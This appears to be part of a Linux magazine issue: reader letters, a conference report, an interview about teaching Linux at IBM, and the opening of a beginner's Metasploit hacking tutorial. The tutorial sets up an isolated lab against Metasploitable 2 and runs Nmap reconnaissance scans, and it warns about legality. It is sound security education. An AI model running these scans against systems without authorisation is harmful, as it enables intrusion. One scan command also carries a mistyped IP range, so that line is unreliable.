**Mike says:** Finally, someone appreciates me! All computing is just moving memory from one place to another, but that's easier to say than it is to understand. The joy of assembler is that everything gets broken down into such small chunks that it's possible to see exactly what the computer's doing, in a way that's impossible with higher level programming languages. Just a little bit of assembler makes everything



else make more sense. So even if you don't plan to build your own operating system (as we start to do on page 106) or write tiny code for embedded devices, assembler is a valuable tool for every programmer. Thanks mum, I mean, er, John.

We may not have mentioned this, but Mike wrote on operating system in assembler, just for a laugh, a-ha ha ha.

### WINDOWS 10

Again I hear some of the horror stories about other operating systems getting locked out with Windows 10. Have you heard anything about them locking out other operating systems with the way they set up Secure Boot and with hardware manufacturers?

**Steve Cox**


**Ben says:** Secure Boot is a technology from Microsoft that ensures only cryptographically signed operating systems can run on a computer. This sounds like a good idea until you realise that it means that Microsoft gets to decide which operating systems to sign.

In order to show that it wasn't abusing this, Microsoft required

vendors that followed its certification for Windows 8 to allow a physically present user to switch secure boot off, and therefore boot any operating system they want – including Linux, BSD, or even MikeOS.

Slides from a recent conference in China appear to show that the ability to turn off secure boot is no longer a requirement, and PC manufacturers could start selling Windows 10 computers that are locked down so that only operating systems approved by Microsoft can run. If true, this would be a flagrant abuse of the company's near monopoly on the desktop PC sector.

Linux Voice is investigating, but as yet, we have had no response to our enquiries from Microsoft.



What's going on here? Does anyone know? At least the Shutdown button is easy to find, unlike in Windows 7.

## EQUALITY

I very much enjoy the technological content of Linux Voice. Being a Debian Developer, programmer, and nerd it has nice range of topics. Many of them not oversimplified and flat, as I have experienced with other free software related magazines.

I often browse magazines when I travel or walk around town. Every once in a while I pick up a magazine covering GNU, Linux, and other free software etc. Often I browse it quickly and realise that they aren't for me.

The primary reason I picked up Linux Voice was because Grace Hopper was on the cover. Finally, a magazine that recognises and includes women in the fields of tech, computer, engineering, free software!

However, the issues after #1 and #2 leave more than a little to wish for regarding female participation and representation in Linux Voice. I have not done my homework and counted exact numbers, but when I browsed the issues I have laying around they show a very high and sad number of male dominance. (It would be super if you would present these statistics in every number or once in a while.)

Equality is not only about representation, but it is one thing that is very easy to measure and control. Being visible also gives

role models to young nerds. It shows that this place welcomes whomever is writing, interviewed, or pictured.

Please equalise Linux Voice to include half the human race that is now mostly left out. There are many women in the history of computer science, in current development of free software, and in many related fields.

If you need help, please don't hesitate; contact me immediately for suggestions for people to interview or topics to write about. Better yet, contact some nerdy women for their opinion!

### Per Andersson

PS A friend of mine has created a site, guide, and tutorial about Libre Graphics Production <http://libregraphicsproduction.com>. Read it and use free software to layout and typeset Linux Voice!


**Andrew says:** Hi Per! This is a fascinating topic. We do have equality of opportunity at Linux Voice; if you have an idea, and you point us in the direction of some previous work that you've done, and we think it'll fit the style of the magazine, then we're very unlikely to say no. We have to generate 114 pages of excellent content every month (more than any other Linux publication out there), so we really do want to hear good ideas put to us by people who



can communicate clearly. We really should write a guide to pitching work. By the time you read this, there'll be one up at [www.linuxvoice.com/howtopitchous](http://www.linuxvoice.com/howtopitchous).

Being an anglophone with no interest in foreign languages other than what will get me a pint of lager and a burger I have no idea whether Per is a man's or woman's name. But if you are a woman with some interesting ideas that you think would go well in Linux Voice, the best thing to do is suggest them to us.

If you want us to talk to interesting women, tell us. And please specify which ones! NB Ada Lovelace is unavailable for interviews.



## FORTRAN: ANOTHER VIEW

Although it was nice to see an item about Fortran (Linux Voice 14, pages 100–103) I read it with a trace of bitterness because my 'mother tongue' is Algol 60. That's the language designed by Numerical Analysts


For publishing humanly readable algorithms, and never mind how hard it was to implement the compiler. (You only have to do that once but you have to re-read programs constantly.)

So reading that Fortran 77 finally had freeform source (so you could automate program layout) and dynamic memory allocation (presumably meaning that you could set array dimensions at runtime) made me laugh a little. We had that, and more, almost twenty years before. Unfortunately what Algol didn't have was any defined I/O routines so portability was a mere dream. And not having IBM on board didn't help.

On the other hand how many languages descend from Fortran? Because Algol 60 is the ancestor of scores, including C.

**Tom Groves, Kent**

**Andrew says:** It's as if you read our mind (well, Juliet's mind anyway). On page 100 she's uncovering ALGOL 60, the reasons it's been so influential in language design and its shortcomings when compared with FORTRAN and COBOL. Proof that the race goes not to the swiftest, nor the battle to the strongest, but to the one with the biggest marketing budget and the backing of IBM.



```

julieta@insprial: ~/coding/fortran
File Edit View Search Preferences Tabs Help
1 julieta@insprial:~/coding/fortran
julieta@insprial:~/coding/fortran$ f95 -o hello hello.f95
julieta@insprial:~/coding/fortran$ ./hello
Hello World
julieta@insprial:~/coding/fortran$

hello.f95 (~/coding/fortran)
File Edit Tools Syntax Buffers Window Help
! Hello World
program hello
  print *, 'Hello World'
end program hello

```

It's from the late 1950s, but you can try ALGOL today on page 100.

## UBUNTU FOR PHONES

Well done for sticking up for free software and all that, but I was a bit disappointed to see such an uncritical write-up of the Ubuntu phone in your last issue [LV014].

Compared with iPhone and Android, there just aren't enough applications. The software itself may be excellent, but without an ecosystem and third-party applications, I don't care.

**Brian Jennings**

**Andrew says:** Hmm. The feature last issue wasn't meant to be critical: it was a celebration that Canonical has managed what always looked impossible. To get a mass market device on sale, running Linux and open source applications, is an epic win. It may not be a total, crushing victory yet, but realistically, nothing ever is. You launch a product in one territory, use that to demonstrate a



level of interest, then attract interest in other territories, then the ball keeps rolling. Likewise with the app ecosystem. Yes, it's small now (which we acknowledge in the review of the BQ phone on page 50), but do you think it's likely to get bigger, or smaller? The developer tools Ubuntu has launched with the phone OS are brilliant, and nature abhors a vacuum. The only way is up.

It's so easy to laugh, it's so easy to hate/ it takes guts to launch a completely free software hardware product into an already crowded market.


## YOU OLD GIT

It's easy to take GitHub for granted now, but I've been tinkering with free software for a while now and I remember where it all came from. And it wouldn't have happened if everyone had played by the rules and done as they were told.

Ten years ago in April, Git was born. Linus and the kernel were getting along fine without it, using a proprietary system called BitKeeper. Yes, the Linux kernel was hosted on proprietary software back in those days (nowadays I imagine Apple would just have bought the software out from under the kernel and claimed ownership over the code, or something just as nefarious). But after a dispute with one of the other kernel maintainers, Linus write his own software, and the rest is history. GNU and Linux get a lot of credit, and rightly so, but Git is part of the plumbing of Free Software, so thanks, Linus.

**James O'Rourke, Ohio**

**Graham says:** It was more than just a



dispute: the other kernel maintainer was Andrew Tridgell, and he forked BitKeeper against its licence terms. There was quite a lot of friction, as I remember, but it's all but forgotten now, which is a tremendous tribute to how well Git works. GitHub is really just a hosting service, but in its few years of existence it has become, as you say, part of the plumbing. It's hard to imagine how much more slowly development would continue were it not for this stuff. Linux is so much more than just the kernel – it's an entire ecosystem. 🐧

This page was brought to you by the word 'ecosystem'.



YOUR AD  
HERE



Email [andrew@linuxvoice.com](mailto:andrew@linuxvoice.com) to advertise here

# LUGS ON TOUR

## FLOSS UK DevOps Spring Conference

Josette Garcia reports on the UK's oldest computer group meeting in one of the UK's oldest cities.

**S**pecifically aimed at systems and network administrators, the FLOSS UK's DevOps Spring conference took place on 24–26 March, in the historic city of York. I am told York is beautiful but unfortunately, I did not have the time to stroll around the old streets, I just had a peep at the city wall on my way to the station.

Created in 1976, FLOSS UK, previously known as UKUUG, is one of the oldest computer science user groups in the UK, and probably in the world. Peter Gray published the first UK Universities UNIX Newsletter in December 1976. He was later elected secretary as well as newsletter editor. Alistair Kilgour was elected as the first chairman. Today's newsletter editor is Paul Waring, from Manchester University and the chairman is Kimball Johnson from Chef. Following technology development, the once pure Unix group now includes Linux and cares about anything to do with free software.

### Spring conference

The conference was held at the Hilton, opposite the rather imposing Clifford's Tower – a remnant of York Castle built in 1068. It followed the fate of old buildings by being destroyed and rebuilt several times. Unfortunately this tower is also known for the massacre or mass suicide (depending on which article you read) of the entire York Jewish community of 150 members.

The first day was dedicated to tutorials – a full day on Large-scale System Design (Google Workshop) and two half-days on Practical Digital Forensics (Tim Fletcher) and Zero to Perl (Shadowcat Systems

Limited). Coming equally from academia and the commercial world, the 100 delegates sat on Wednesday to listen to Wim Godden on "Intrusion detection through backup (and other security tricks)". Unfortunately Wim had to cancel at the last minute – part of the joy of organising a conference. Fortunately John Leach from Brightbox Systems Ltd talked on Docker. He set the high standards expected at this conference.

There seemed to be a lot of talks on the different Configuration Management tools such as Puppet, Ansible and some new ones such as Rexify and cdx.

Among the most popular talks,

### "FLOSS UK is one of the oldest computer science groups in the UK."

we had:

- Open Source Monitoring with Icinga by Bernd Erk, Netways.
- Intrusion Detection using the Linux Audit System by Stephen Quinney, School of Informatics, University of Edinburgh.
- State of PostgreSQL Database 2015 by Dr Gianni Ciolli, 2ndQuadrant's developer, consultant and trainer.

I am very proud to say that my colleague, Dr Gianni Ciolli, was voted best speaker and went home with a nice box of chocolate. The best lightning talk speaker prize was shared between Matt Trout with "Stupid Systems Tricks" and Bruce Duncan "Regularly useful bash keys". The sponsors, Google, Eligo, O'Reilly and 2ndQuadrant



Puppet was a popular subject this year, and we've got an in-depth tutorial on p96 (photo: Mark Keating, Shadowcat Systems Ltd.)

offered more prizes. The conference dinner was held in the Merchant Adventurers' Hall, which is over 650 years old. One could only wonder what the medieval merchants would have made of the conversations the hall was filled with that night. After the initial cries of "Witchcraft!" died down, I would imagine that the merchants and the techies would eventually sit down to discuss their mutual interest in business and networking.

I should add that to attend this conference, delegates have to become a member of FLOSS UK at the cost of £42 per year.

Floss UK organises other events:

- OpenTech, London, 13 June, all about Open Data.
- Dynamic Languages Conference, Manchester, 20 June.

### TELL US ABOUT YOUR LUG!

We want to know more about your LUG or hackspace, so please write to us at [lugs@linuxvoice.com](mailto:lugs@linuxvoice.com) and we might send one of our roving reporters to your next LUG meeting.



# Introduction to Linux for technical writers

Linux experts at IBM are reaching out to embrace new users...

**A**drian Warman and Kevin Safford both work at IBM's development lab at Hursley Park, Hampshire. They recently ran a short Linux taster session for technical writers. Linux Voice finds out more.

## What prompted you to run a Linux taster session? Isn't that a bit basic for workers in IT?

**KS:** Staff here have various technical skills. The course is aimed at writers who use Windows at work, but who are producing documentation for users on a number of platforms, including Linux. Some of the writers have access to Linux test machines, but are perhaps not so sure how to get started with everyday tasks using Linux. If we can help the writers then we can take some of the load off developers.

**AW:** Over the last year, the technical writing environment has changed. Many people who traditionally used *MS Word* are now using (or have to use) new tools such as DITA. Additionally, some people are looking to save costs by working on Linux. And, of course, people are increasingly having to develop the documentation for products that actually run on Linux. So this course was designed for both of these groups of people.

## How did you get them interested in learning about Linux?

**KS:** We made it clear that the taster session was aimed at writers and that it would help them be more technical. Although not all writers initially think that they want to be more technical, we have found that it helps them become better writers. Of course, some already recognise this and specifically want the technical detail as part of improving their technical skills on a platform.

We also find that many writers want to breathe new life into their old home computers by using Linux, so this course helps them too.

## What did you cover?

**AW:** We decided to use a live CD environment so that everyone could have a hands-on experience of Linux during the session. I asked everybody to bring a USB memory stick beforehand, so that I could install the live CD configuration used during

the class. An additional benefit was that, by taking it away with them after the class, students could easily try Linux for themselves at a pace and location that suited them. Many IBM software products run on a variety of supported versions of Linux. Using a live CD was a great way to help the writers try out typical tasks on Linux, and so get that real 'Business As Usual' feel. We covered tasks like starting and stopping applications, as well as finding and installing packages. These skills are essential when writers are explaining how to do tasks on a Linux platform.

## How did it go?

**AW:** It went well. Many of the writers brought in their own laptops, so one of the first things we had to do for them was find out which key to press to boot from the USB memory stick. Once we'd got past that, the writers were soon clicking away and familiarising themselves with their new operating system.

## Did you just leave them to it?

**AW:** No, we had plenty of specially designed tasks to guide them. As you might expect, there were all sorts of different levels of experience, so very quickly people tried different things and went at different paces. At frequent intervals, we would get everyone to pause while we looked at a typical task, such as sending or receiving email, or creating (and checking!) backups.

**KS:** I brought along my home laptop, which runs Mint 17 Mate, which is popular with many Linux users. Running different distributions helped us show the writers different desktops, which is a novelty for Windows users. We explained some of the differences between the various distributions of Linux, such as desktop, package management, and so on. This is important because some distributions are created with older machines in mind.

Not surprisingly, there was a lot of interest in alternatives to day-to-day Windows programs. For example, what is the equivalent to *MS Office*? Linux gives you the choice of *LibreOffice* or *Apache OpenOffice*.

**AW:** On the rare occasions that a tool is only available on Windows, a pragmatic and easy solution is to simply run Windows in a virtual



**flossuk** FORTHCOMING EVENTS

**un-conference - London - Saturday 7th February 2015**  
London Hackspace, 447 Hackney Road, London E2 9DY  
Our 5th un-conference - on-line booking opening soon.  
see: <http://www.flossuk.org/Events/Unconference2015>

---

**DEVOPS Spring 2015 - 24th, 25th & 26th March 2015**  
The Hilton York, 1 Towers Street, York YO1 9WD  
Tuesday 24th March - Workshops • Wednesday 25th & Thursday 26th - Conference  
This event is the UK's only conference aimed specifically at systems and network administrators. It always attracts a large number of professionals from sites of all shapes and sizes. As well as technical talks, the conference provides a friendly environment for delegates to meet, learn, and enjoy lively debate on a host of talks.  
Bookings will open in December, for more information see: <http://www.flossuk.org/Events/Spring2015>

---

**OpenTech 2015 - Saturday 13th June, ULU, University of London**  
OpenTech will be 10 years old in 2015.  
It will be back in 2015, for the usual mix of technology, experience and everything else.  
For now, there's a date for your diary, and the call for talks will open soon. If there's something you'd like to hear about at OpenTech next year, we'd love to hear from you and we'll see what we can do.  
OpenTech is only possible because of wonderful and generous sponsors in the past... If you or your company is interested in sponsoring please get in touch - [opentech@opentech.org.uk](mailto:opentech@opentech.org.uk)  
The event's predecessors were low cost, one-day conferences about technologies that anyone can have a go at, from 'Open Source' style ways of working to repurposing everyday electronics hardware.  
<http://www.opentech.org.uk>

---

**Dynamic Languages Conference - Saturday 20th June 2015 Manchester**  
for more information see: <http://www.dynamiclanguages.co.uk>

---

If you are not a member and want to be kept informed of future events please subscribe to [announce@ukug.org](mailto:announce@ukug.org) site: <http://lists.ukug.org/mailman/listinfo/announce>

UKUG - Suse Summer members include: 

Why not join today? Annual individual membership is just £42.00 inc. VAT. See: <http://www.ukug.org/join>  
As a member you can attend all our events at the specially discounted member rates and receive our quarterly Newsletter!

**UKUG Ltd. 1/4 FLOSS UK, The Manor House, Buntingford, Herts SG9 9AB**  
Tel: 01763 273475 Email: [office@ukug.org](mailto:office@ukug.org)

We're happy to run free advertising for our open source events – just get in touch!


machine on Linux. But we also showed how easy it is to connect from Linux to a remote Windows computer. IBM has a lot of expertise with virtual and cloud technologies, so this was an easy way of solving the problem.

**KS:** For fun, we showed them how easy it is to do internet banking from a live USB stick. We also gave the writers a list of resources that would help if they're thinking about switching to Linux. I told them about the great help I've had from the Linux community, including Linux Voice.

## Did you make any converts?

**KS:** Most were really positive. Some people with old PCs were particularly interested. Many were understandably cautious, and said they would try the home route before switching to Linux at work. But others were keen to try out safer internet banking using Linux.

## Any plans for a follow-up?

**KS:** Somebody suggested running a session on other Linux concepts that they've come across – like *sudo* (for power users), and creating drives that span multiple disks, or running Linux in headless mode. These are powerful capabilities, but often don't mean much to Windows users. We'll see what the demand for a follow-up is like. 

# HACKING

## A BEGINNER'S GUIDE

Learn the way of the cracker, with your Defence Against the Dark Arts master, Professor Ben Everard.

**Y**ou're not being paranoid: hackers really are out to get you (and everyone else) and exploit you for profit. Cybercrime is already a huge problem. A survey for Get Safe Online Week (an initiative by Get Safe Online, a public/private partnership supported by the UK government) in 2014 found that over half of the people surveyed had been victims online. As more and more devices are connected to the internet, the problem is only going to get bigger.

The only effective defence against online crime is knowledge. Understanding the tools and techniques that the bad guys are using will enable you to make sure you don't fall prey to their attacks. A solid grasp of computer security should be considered essential for everyone, and here at Linux Voice, we believe in learning by doing. We're going to look at one of the most popular attack tools used by both penetration testers (who are trying to help people make their computer systems more secure)

and black-hat hackers (who are trying to break in for their own ends) – The *Metasploit Framework*.

*Metasploit* can help with just about every aspect of an online attack. It's open source, and includes a huge variety of exploits for known vulnerabilities as well as various scanners, and other tools. In this article, we'll use it to investigate the victim, run

some exploits, and then extract all the information we need from the compromised computer. In order to practice hacking, you need a machine to hack into. By far the best option for this is a virtual machine. Using a virtual machine enables you to quickly create

a machine that has a lot of vulnerabilities, and limit access so it's protected from any nefarious people on your network. We're going to set up a hacking lab using *VirtualBox*. The first thing you need to do is install the software through your package manager. This is usually in a package called **virtualbox**.

---

**“A solid grasp of computer security should be considered essential for everyone.”**

---

# Set up your environment


## Building the perfect virtual lab to sharpen your hacking skills

Once you have *VirtualBox*, you need some virtual machines to run on it. We'll use two: a victim and a target. For the victim, we'll use a specially created vulnerable Linux distro called Metasploitable 2, which is available from <http://sourceforge.net/projects/metasploitable/files/Metasploitable2>. This will download a ZIP file that contains a folder of virtual hard drive files. Extract it, then open *VirtualBox*. Create a new machine, give it a name, and select the type as 'Linux, Ubuntu 32 bit'.

On the next screen, you can select the amount of RAM. This machine doesn't need much – 512MB should be fine. After clicking through, you'll be asked to select a hard disk. Check the Use An Existing Disk option. There's a button next to this option that looks a little like a folder icon. You can use this to open a new dialog where you can select the **metasploitable2.vmdk** file that you've just extracted from the downloaded ZIP. Hit Create to make the virtual machine.

### Networking

Before starting the machine, you need to set up a virtual network. Using a virtual network rather than a real one will keep your victim machine safe from any other threats. In *VirtualBox*, go to File > Preferences, then Network > Host Only Network. Click on the plus sign icon, and it will create a new entry in the list – this is the new virtual network. Click on OK.



Virtual machines and networks behave exactly like the real thing, so they provide the perfect environment for hacking – without risking your getting into trouble.

With the network created, you need to attach your virtual machine to it. Right-click on the Metasploitable 2 virtual machine and select Settings from the pop-up menu. Go to the Network tab and change the 'Attached To' drop-down to Host-Only Adaptor. The network name should match the network you just created.

Now you've got something to attack, you need the tools to attack it. Many distros include *Metasploit* and other hacking tools in their repositories. However, they can be a bit convoluted to set up, so the easiest way

to get started is with a distro designed for penetration testers. The most popular of these is Kali ([www.kali.org](http://www.kali.org)). You can run this live in a virtual machine.


Download the ISO file from <https://www.kali.org/downloads>, then open *VirtualBox* and click on Add to setup a new virtual machine. In the first screen, you can give it a name and select 32- or 64-bit Ubuntu (depending on which version you downloaded). On the next screen, you can allocate memory for the virtual machine. Try to give it at least 2GB, though if you've got less than 4GB on the system, you might need to reduce this

Since we'll be running Kali live, we don't need any storage, so select 'Do Not Add A Virtual Hard Drive'. Then click on Create, and the machine will be added to the list on the left-hand side of the *VirtualBox* window.

As with the previous machine, you need to go into Settings and change the network adaptor to host-only (though you don't need to repeat the step of creating the network).

Everything's now set up, so you can start both machines. When you start the Kali virtual machine, it will prompt you to add a bootable CD. Click on the directory icon and navigate to your recently downloaded Kali ISO. This should now boot into the Kali graphical desktop (based on Gnome).

Metasploitable will boot to a command line, but we don't need to interact with it. All the software we need is started by default.



You can customise most aspects of the virtual machine from within *VirtualBox*'s settings window. You can adjust the RAM, add storage, give the VM access to multiple CPU cores and more.

# Gather information

Knowledge is power, so grab a power-up.

**W**hen you want to launch an attack, the very first step is to investigate what you are attacking. It could be one machine, or it could be a whole organisation. You might just go after the computers, or you might also be able to use social engineering to get information out of people. If you're performing a penetration test, you need to agree exactly what you're allowed to attack, and what you're not. For the purposes of this article, we'll just attack the Metasploitable server and nothing else. Our attack surface, then, is everything on that server, but not the underlying network or visualisation tools.

Once we've identified the attack surface, we need to look at everything on it in detail to find out where vulnerabilities may lie, but before we get to that, we need to set up the software. Almost all of the work we'll do in our attack will be in *Metasploit*. This is a framework for conducting penetration tests, and works at every step along the way.

Before we begin information gathering, we need to start the required services. In Kali, open a terminal and enter the following.

```
service postgresql start
```

```
service metasploit start
```

There are quite a few components to *Metasploit*, and even a web interface. We, like many penetration testers, prefer to use the console interface, *MSFConsole*. This provides a terminal-like interface with the ability to run all sorts of scans and attacks. You can start this with:


```
msfconsole
```

The first thing to do is make sure that your *MSFConsole* session has properly connected to the database. You can do this with:

```
db_status
```

## Legalities

What we cover in this article is running some attacks on a test server you've set up on your own machine. Since everything is virtualised, nothing should even leave your machine, so everything we're doing is perfectly legal. However, the techniques and tools used in this article can land you in a lot of trouble if you use them against other computers that you don't own. The courts won't care whether you're doing it because you're just interested in computer security, if you're trying to make a profit, or if you're just searching for evidence of extraterrestrial life, as Gary McKinnon found out. If you are asked to



If you don't like the command line format of *Nmap*, you can use *Zenmap* to provide an easy-to-use GUI – however, this doesn't integrate as well with *Metasploit*.

Without this, you won't have access to the full features of *Metasploit*.

Now it's time to begin the intelligence-gathering stage of the penetration test. One key thing here is to find out what you could attack, and that means discovering what's running on the server.

## Scanning ports

First, we need to look at what ports are open (ports are numbered access points on a computer interface that allow a client to send data to the correct piece of server software running on a server). Open ports

investigate someone else's security, make sure you get written permission before starting. Many legal jurisdictions take a very hard line against computer crime, and gaining unauthorised access (or even attempting to) can land you in a huge amount of trouble. Just don't do it.

This article is written to educate computer users about the techniques that bad guys are using, and as such, we've focussed on the attacks. We haven't talked at all about how to avoid getting caught – therefore, if you try this method out against a real victim, there's a very good chance you will get caught. Again, don't do it.

mean that some server software is listening and capable of receiving data, and anything that can receive data can be attacked.

The most powerful tool for gathering information about open ports is *Nmap*, and *Metasploit* includes the ability to run *Nmap* without leaving the *MSFconsole*. First, you need to know the IP address of the target. You may not know this precisely, but you should know that it's on the same network as your machine, so you can find out the IP address of the attacking machine with:

```
ifconfig
```

You should see an IP address (labelled **inet addr**) in the **eth0** block. In our case, it was 192.168.56.102. Other machines on the same network should have similar addresses, so you can scan a range using:

```
db_nmap -sS -A 102.168.56.100-120
```

Here we've used the options **-sS** (SYN scan, which checks for TCP handshakes) and **-A** (enable OS detection). It may take a few minutes to run.

This will find quite a few servers running on the target machine, and it will save them all in the database. You can pull the information about running services from the database at any time with:

```
services
```

You can also see what computers the scan discovered with:

**hosts**

As we move on, we'll also use the commands **creds** (to show the stored credentials in the database) and **vulns** (to show which vulnerabilities work).

**Extra features**

